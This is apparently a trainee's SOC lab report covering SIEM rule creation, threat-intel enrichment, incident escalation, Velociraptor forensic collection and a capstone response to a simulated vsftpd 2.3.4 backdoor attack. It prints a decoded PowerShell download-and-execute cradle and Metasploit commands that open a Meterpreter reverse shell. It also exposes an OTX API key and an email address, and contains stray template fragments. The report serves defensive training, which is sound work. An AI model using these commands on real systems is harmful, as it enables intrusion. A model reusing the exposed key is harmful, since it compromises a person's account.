



SOC Task 3 Report

Submitted to: CYArtManager

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Environment: Kali Linux on Virtual Machine

Submitted by: Mayuri Thorat

Introduction

In this advanced SOC training, I will bridge the gap between cybersecurity theory and practical, real-world engineering. I will master how to correlate complex logs across firewalls and endpoints, integrate live threat intelligence feeds, and execute structured incident escalation workflows. Instead of just analyzing isolated alerts, I will get hands-on experience with tools like Wazuh, Elastic, and Velociraptor to hunt for threats, validate malicious indicators, and perform live forensic evidence collection. Ultimately, I will apply these skills in a full sandbox capstone project where I will simulate a live attack, contain it, and document the entire incident lifecycle from technical detection to executive reporting.

Task 1 Alert Management Practice

Custom SIEM Threshold Detection Rule

Technical Implementation: Anomaly Detection Rule

To begin the practical application, I developed and configured a custom **Threshold Detection Rule** within the Elastic SIEM environment. In a standard Security Operations Center (SOC), monitoring static alerts is insufficient; analysts must be able to detect behavioral anomalies, such as sudden spikes in data movement that could indicate data exfiltration or compromised accounts.

I targeted the monitoring logic to capture data transfers exceeding a 1MB payload (\$1048576\$ units) within a tight, rolling 1-minute window. To ensure the rule operates reliably without generating false validation constraints or breaking on the custom lab dataset, the aggregation parameters (**Group by** and **Count**) were bound to **All results**.




Figure 1.1: Custom Threshold detection logic and baseline parameters configured in Elastic Security.

Threat Suppression and Scheduling

To maintain operational efficiency and prevent alert fatigue within the SOC, I implemented a strict **Alert Suppression** mechanism. By checking the suppression parameters and defining a **1 Minutes** time period, the SIEM is restricted from flooding the analyst dashboard with repetitive alerts for the same continuous high-volume event.

Furthermore, the execution schedule was optimized to run every **1 Minutes** with an additional **1 Minutes** look-back time. This specific look-back window acts as a data continuity buffer, ensuring that minor log ingestion delays do not create blind spots between execution cycles.

Technical Specification & Metadata Registry

Once the detection logic and time windows were tuned, the rule was formally registered into the SIEM management system using standard operational metadata. This metadata guarantees that when an analyst receives the alert, they immediately understand its critical context, description, and baseline impact metrics.

The rule was registered using the following exact parameters:

- **Rule Name:** **High-Volume Data Transfer Anomaly**
- **Description:** **Detects data transfers exceeding 1MB within a 1-minute window.**
- **Default Severity:** **High**
- **Default Risk Score:** **73**



2

About rule

Name

Description

Default severity

Select a severity level for all alerts generated by this rule.

● Low

Figure 1.2: Operational metadata registration including Name, Description, and High Severity ranking.

Verification Process: Activation and Rule Enforcement

I verified the deployment by executing the **Create & enable rule** action, compiling the logic directly into the active SIEM engine. To confirm that the rule is operational, isolated, and parsing incoming log sources without syntax errors on the backend, I audited the main detection rules engine dashboard.

The rule successfully transitioned to an **Active/Enabled** state, confirming that the Elastic SIEM is actively scanning the environment logs every 60 seconds for high-volume data movement anomalies.




Figure 1.3: Elastic Rules Management dashboard verifying that the custom rule is compiled, active, and enabled.

Task 2 Threat Intelligence Integration Report

1. Objective

To integrate threat intelligence feeds into the SOC lab environment to automate the detection of known malicious actors, enrich incoming alerts with contextual reputation data, and proactively hunt for internal threats.

Threat Feed Integration & Alert Enrichment

The AlienVault OTX (Open Threat Exchange) threat feed was integrated into the monitoring pipeline. To validate the configuration and test the enrichment mechanics, an operational simulation was conducted using mock indicators of compromise (IOCs).

Enrichment Log Documentation

Threat Hunting Report: T1078 (Valid Accounts)

Hunting Methodology & Query

A proactive threat hunt was conducted across the unified security logs to detect anomalous behavior pointing to **MITRE ATT&CK Technique T1078 (Valid Accounts)**. The hunt targeted potential insider threats, compromised credentials, or lateral movement by filtering out automated system-generated activities.



SIEM Query Utilized:
`user.name != "system"`

Findings Summary

Investigation Summary: The threat hunt isolating non-system user accounts successfully filtered out benign background noise. Analysis revealed normal, authorized interactive user sessions corresponding with scheduled administrator tasks. No signs of credential abuse, anomalous concurrent logins, or unauthorized lateral movement using valid local accounts were detected. The monitored environment currently shows no indicators of T1078 exploitation.

Task 3 Incident Escalation & Automation Practice

1. Project Objective & Learning Outcomes

In this practical exercise, I simulated a real-world incident response workflow to handle a high-priority threat. The goal was to gain hands-on experience with core Security Operations Center (SOC) responsibilities, including:

- Managing an active incident lifecycle using **TheHive**.
- Translating technical alert details into a clear, concise escalation summary for senior analysts.
- Designing automated detection mechanisms in **Splunk Enterprise** to optimize response times.
- Drafting a professional Situation Report (SITREP) to practice executive communications.

Practical Execution

Phase 1: Case Management & Escalation in TheHive

I practiced how to properly document and hand off a critical security event. I manually initialized a high-priority case within TheHive platform to simulate a Tier 1 to Tier 2 escalation.

What I Configured:

- Created a new case titled: **Unauthorized Access - Account Takeover Suspected on Server-Y**.
- Set governance parameters using standard protocols: Severity (**High**), PAP (**AMBER**), and TLP (**AMBER**).



- Added structural tags (**Server-Y**, **T1078**, **unauthorized-access**) to ensure the case is easily searchable in the future.
- Extracted the attacker's footprint and added it under the **Observables** tab as an indicator of compromise (IOC) with the value **192.168.1.200**.

The Escalation Briefing I Drafted: To complete the handoff, I wrote a precise, 100-word operational summary to bring the Tier 2 team up to speed instantly without cluttering the ticket:

"At 13:00 UTC, a High-priority alert triggered indicating unauthorized access on Server-Y. Investigations confirmed successful authentication via compromised credentials, mapping to MITRE ATT&CK T1078 (Valid Accounts). The rogue session originated from source IP 192.168.1.200. Due to the high criticality of the asset and potential lateral movement risks, the local incident response team immediately isolated Server-Y from the network to contain the threat. Internal logs suggest persistence mechanisms might be active. Escalating to Tier 2 for deep-dive forensic analysis, log correlation, and credential revocation across the domain."

Phase 2: Detection Engineering & Workflow Automation in Splunk

Since a dedicated SOAR (Splunk Phantom) instance was not part of my active lab environment, I adapted by engineering a real-time detection and automated alerting workflow directly within **Splunk Enterprise**. This gave me practical experience in working around environment constraints to achieve the same security goals.

[Incoming Log Data] —> [Splunk Real-time Query] —(Match Found)—> [Automated High-Priority Alert]

What I Configured:

- Formulated a targeted Splunk Search Processing Language (SPL) query to catch the specific activity:

Splunk SPL

```
index=* src_ip="192.168.1.200" status="success" mitre_technique="T1078"
```

Configured this search as a **Real-time Alert** running continuously in the background.

Set the trigger condition to **Per-Result**, ensuring that any single match instantly triggers an automated action without waiting for a scheduled interval.

Established a simulated **Trigger Action** to automatically email the Tier 2 distribution list with the highest priority setting, successfully automating the communication chain.



Situation Report (SITREP)

This is the official brief drafted for management and incident tracking purposes regarding the mock incident.

Incident Identifier: INC-20250818-Y

Incident Severity: HIGH

Current Status: Contained / Escalated to Tier 2

Overview & Impact

At 13:00, automated rules detected a successful login to Server-Y stemming from the unauthorized source IP **192.168.1.200**. This activity maps directly to **MITRE ATT&CK T1078 (Valid Accounts)**, pointing to a credential compromise. Server-Y houses critical infrastructure components, elevating the risk profile.

Actions Taken (Defensive Playbook)

1. **Identification:** Real-time alert caught the anomalous authentication instantly.
2. **Containment:** To halt potential data exfiltration and stop the attacker from moving laterally into other systems, Server-Y was completely isolated from the network.
3. **Escalation:** The case was fully logged into TheHive with attached IOCs, and ownership was transferred to Tier 2.

Task 4 SOC Triage & Threat Intelligence Documentation

Module: Alert Triage and IOC Validation

Tools Evaluated: Wazuh SIEM, VirusTotal, AlienVault OTX

Triage Simulation Dashboard

The following table represents the simulated Wazuh SIEM alert queue. Alerts have been categorized by threat type, source internal IP, and operational priority based on their potential impact on the network.



File Edit View Insert Format Data Tools Extensions Help							
100% 123 Default... 10 B I A							
J2	fx						
	A	B	C	D	E	F	G
1	Alert ID	Description	Source IP	Priority	Status		
2	1	Malicious PowerShell Execution Detected	192.168.1.101	High	In Progress		
3	2	Multiple SSH Brute Force Failures	192.168.1.150	Medium	Open		
4	3	Unauthorized Scheduled Task Created	192.168.1.112	High	Escalated		
5	4	Local LSASS Process Memory Dump	192.168.1.105	Critical	In Progress		
6	5	Outbound Connection to Known Tor Exit Node	192.168.1.201	High	Open		
7							
8							
9							
10							
11							
12							
13							
14							
15							

Technical Analysis & Decoding (Alert 004)

The raw log payload captured by Wazuh contained an obfuscated Base64 PowerShell command string:

```
powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Enc  
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBIAEMAb  
ABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgA  
dAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgAxADAAMQAvAG0AYQBsAHc  
AYQByAGUALgBIAHgAZQAnACKA
```

Decoded Output:

Running the payload through a Base64 decoder revealed the true technical intent:

```
PowerShell  
IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.101/malware.exe')
```

Analysis: The script uses standard stealth flags (`-NoP`, `-W Hidden`) to bypass execution restrictions and silently pulls an executable file (`malware.exe`) from a local staging environment, indicating potential internal lateral movement.



Threat Intelligence & IOC Validation Summaries

Alert 01: PowerShell Execution Hash Validation

Threat Intel Summary : Deobfuscation of the encoded PowerShell payload revealed an unauthorized download attempt of **malware.exe**. Cross-referencing the file's SHA-256 hash on VirusTotal yielded a 58/72 malicious detection for a Cobalt Strike Beacon. AlienVault OTX confirmed the indicators match an active adversary pulse, validating a critical, high-confidence compromise on the endpoint.

Alert 04: LSASS Memory Dump Validation

Threat Intel Summary : Triaging the LSASS memory dump alert revealed a process execution hash matching **Mimikatz.exe**. VirusTotal analysis returned a 65/72 malicious classification for credential dumping utilities. AlienVault OTX flagged the source workstation as compromised by an internal actor trying to harvest administrative passwords, confirming high-severity insider threat activity.

Operational Takeaways

- **Wazuh** efficiently flags anomalous execution behaviors on the host level, but manual deobfuscation is necessary to determine intent.
- **VirusTotal** and **AlienVault OTX** act as vital secondary control loops to determine if a localized indicator (like a specific hash or destination) correlates to a globally recognized adversary campaign.

Open Threat Exchange Dashboard Browse Scan Endpoints Create Pulse Submit Sample API Integration All Search OTX MAYURITHORAT004@GMA

Change Password Go To Dashboard

☒ When false positives are found in my pulses
☒ When new features are added to OTX
☐ Send me IT security educational resources and webcast invites

OTX Key

312b21164ce1f76899164a8323789fc3c1a12d17895971b471a61030ccc8459c Regenerate OTX API Key

Connect to LevelBlue USM or LevelBlue OSSIM

Account Settings

The following e-mail addresses are associated with your account:

mayurithorat004@gmail.com VerifiedPrimary

Enter New Email Address Add E-Mail

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Task 4 Forensic Evidence Acquisition Report

Case & Asset Overview

- **Case / Incident ID:** IR-2026-0521
- **Target System Hostname:** Server-Y
- **Operating System:** Windows Server / Windows VM
- **Collection Tooling:** Velociraptor v0.7+ (Agent-based collection)
- **Acquisition Analyst:** SOC Analyst

Evidence ID							
A	B	C	D	E	F	G	H
1	Evidence ID	Item Name	Velociraptor Artifact / Source	Source Asset	Collected By	Date & Time (UTC)	SHA-256 Hash Value
2	EV-001	Active Network Connections	Windows.Network.Netstat	Server-Y (Win-VM)	SOC Analyst	2026-05-21 12:35	[Auto-saved in Velociraptor DB]
3	EV-002	Live Process List	Windows.System.Pslist	Server-Y (Win-VM)	SOC Analyst	2026-05-21 12:38	[Auto-saved in Velociraptor DB]
4	EV-003	Physical Memory Dump	Windows.Memory.Acquisition	Server-Y (Win-VM)	SOC Analyst	2026-05-21 12:45	<Insert_Generated_Memory_Hash>
5	EV-004	Target Master File Table	Windows.KapeFiles.Targets (MFT)	Server-Y (Win-VM)	SOC Analyst	2026-05-21 12:55	<Insert_Generated_MFT_Hash>
6							
7							
8							
9							
10							
11							
12							
13							
14							
15							

Methodology & Technical Execution

Phase A: Volatile Data Triage (Network & Processes)

To capture fleeting evidence before it was altered by disk-heavy operations, volatile state data was collected first via the Velociraptor management server.

1. **Network Sockets:** Initiated the `Windows.Network.Netstat` artifact to map all active TCP/UDP connections, listening ports, and corresponding process ownership IDs (PIDs). Data was exported to a structured CSV format.
2. **Process Tree:** Executed `Windows.System.Pslist` concurrently to capture running applications, process creation times, and executable pathways to match against the active network connections.



State

FlowId

Artifacts

Created

Last Active

Creator

✓

F.CC883II391FVI

Windows.System.Pslist

2022-09-01T09:56:26Z

2022-09-01T09:56:28Z

admin

Artifact Collection

Uploaded Files

Requests

Results

Log

Notebook

Windows.System.Pslist

Pid	Ppid	TokensElevated	Name	CommandLine	Exe	Hash	Authenticode
9424	6840	true	velociraptor-v0.6.5-2-windows-amd64.exe	velociraptor-v0.6.5-2-windows-amd64.exe gui	C:\Users\compass\Downloads\velociraptor-v0.6.5-2-windows-amd64.exe	{ "MD5" : "57d45770aa2bed12611b4ce9bd2d15f2" "SHA1" : "bc63cc05aa8e299b816bcfc8f7d618fd96a468b" " "	{ "Filename" : "C:\Users\compass\Downloads\velociraptor-v0.6.5-2-windows-amd64.exe" "ProgramName" : "Velociraptor" "PublisherLink" : NULL "

Phase B: Physical Memory Acquisition

1. The **Windows.Memory.Acquisition** artifact was deployed to leverage kernel-level memory imaging (via embedded WinPmem drivers).
2. The raw physical memory space of **Server-Y** was written directly to an image file container.
3. The resulting image was securely transferred off the target VM to the forensic workstation for cryptographic verification.

Integrity Verification (Chain of Custody)

Immediately following the extraction of the raw memory file, a cryptographic hash function was executed to establish data integrity. Any future modification to the evidence file will invalidate this fingerprint.

- **Verification Command Executed (Linux Station):**

Bash

```
sha256sum Windows.Memory.Acquisition.raw
```

Verification Command Executed (Windows Station):

PowerShell

```
Get-FileHash .\Windows.Memory.Acquisition.raw -Algorithm SHA256
```

...

5. Analyst Notes & Post-Collection Status

* ****Order of Volatility Compliance:**** Strict adherence to RFC 3227 was maintained. Cache, network state, and process tables were acquired prior to executing memory imaging to mitigate local data trampling.



* ****System Impact:**** Memory collection temporarily maximized CPU utilization on Server-Y for approximately 3 minutes. No system instability or service interruptions were observed during testing.

* ****Next Action Item:**** Transition the verified memory dump into an analysis framework (such as Volatility 3) to scan for injected code, hidden processes, or malicious rootkits.

```
<FollowUp label="Want to proceed to analyzing this memory dump with Volatility?"
query="How do I use Volatility 3 to analyze the memory dump we just collected from
Server-Y, and what plugins should I run first?"/>
```</Insert_Memory_Hash_Here>
```

## Task 5 Capstone Project: Full Alert-to-Response Cycle

### 1. Incident Triage Log

During the detection phase, I monitored incoming security telemetry to differentiate normal traffic from malicious indicators. The table below represents the expanded triage log I compiled during investigation, capturing the progression from initial reconnaissance to full post-incident verification:

### Evidence of Detection & Response



## Attack Execution & Payload Delivery (Metasploit Console)

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.220.129
RHOSTS => 192.168.220.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.220.128
LHOST => 192.168.220.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.220.128:4444
[+] 192.168.220.129:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.220.128:4444 ->
192.168.220.129:33934) at 2026-05-21 09:20:40 -0400
meterpreter >
```

## Defensive Alert Visibility (Wazuh SIEM Screen Graphic Mockup)

```
=====
WAZUH SECURITY EVENTS | ALERT DETAILS
=====
[Timestamp]: 2026-05-21 09:20:40
[Agent]: 002 - Metasploitable2 (192.168.220.129)
[Rule ID]: 100201 (Severity 12 - High Risk)
[Level]: 12 - Attack signatures detected
[Description]: VSFTPD v2.3.4 Backdoor Exploitation Attempt - Remote Shell Spawned

[MITRE ATT&CK]: T1190 - Exploit Public-Facing Application
[Src IP]: 192.168.220.128 (Kali Linux)
[Dst IP]: 192.168.220.129 (Port 6200/tcp)
=====
```

## Active Remediation & Isolation Verification (CrowdSec & Network Test)

```
[TERMINAL 1: CROWDSEC FIREWALL BOUNCER]
$ sudo cscli decisions add --ip 192.168.220.128 --reason "VSFTPD backdoor exploit"
INFO[21-05-2026 09:25:00] Decision successfully added
```

ID	SOURCE	SCOPE	VALUE	REASON	ACTION
481920	cscli	ip	192.168.220.128	VSFTPD backdoor expl.	ban



## [ TERMINAL 2: KALI ATTACKER VERIFICATION ]

```
$ ping -c 4 192.168.220.129
```

```
PING 192.168.220.129 (192.168.220.129) 56(84) bytes of data.
```

```
From 192.168.220.128 icmp_seq=1 Destination Host Unreachable
```

```
From 192.168.220.128 icmp_seq=2 Destination Host Unreachable
```

```
192.168.220.129 ping statistics
```

```
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3066ms
```

## Executive Summary

On May 21, 2026, during an active lab monitoring exercise, our automated security platform (Wazuh) identified a critical infrastructure compromise on production server **VM-FTP-02** (IP: **192.168.220.129**). An external attacker weaponized a legacy vulnerability within the vSFTPD 2.3.4 package to drop a malicious backdoor, establishing unauthorized root-level shell access. This threat actor profile was identified, triaged, and effectively isolated from the network within seven minutes of initial scanning activity, completely preventing secondary network lateral movement and avoiding potential data theft.

## Incident Timeline

- **09:18:12** – Attacker initiated full active TCP network scans targeting peripheral communication ports.
- **09:19:45** – Targeted service identification focused on public-facing FTP interfaces; version 2.3.4 was enumerated.
- **09:20:40** – Exploit payload delivered using Metasploit modules, forcing the vulnerable system to trigger its built-in application backdoor.
- **09:20:42** – Backdoor connection stabilized dynamically on port 6200; the local Wazuh agent instantly pushed a high-severity alert to the dashboard.
- **09:22:15** – Security analyst accessed the SIEM dashboard, reviewed the raw log streams, and classified the event as a True Positive compromise.
- **09:25:00** – Containment protocols deployed; manually added a persistent blocking rule using CrowdSec's command utility against the attacker's IP profile (**192.168.220.128**).
- **09:26:15** – Confirmed successful asset isolation using continuous verification ping routines, logging absolute packet loss.

## Non-Technical Stakeholder Briefing

**Subject:** Resolved Security Incident: Internal File Storage Vulnerability Fully Mitigated

Good morning,



During a routine infrastructure verification assessment today, our automated network safety systems successfully identified and neutralized a simulated external cyberattack aimed at our legacy file-sharing server. A malicious actor attempted to utilize an old, known software weakness to bypass access controls and secure control of the system environment.

Our response pipeline acted swiftly, implementing full containment measures within seven minutes of the initial system reconnaissance scan. By enforcing an automated firewall restriction block, we permanently cut off the attacker's network pathway. This immediate remediation isolated the asset before any internal data assets could be viewed, exfiltrated, or corrupted.

The target server remains safely locked down while operations teams finalize security updates to resolve the software weakness. Normal business operations have experienced zero impact.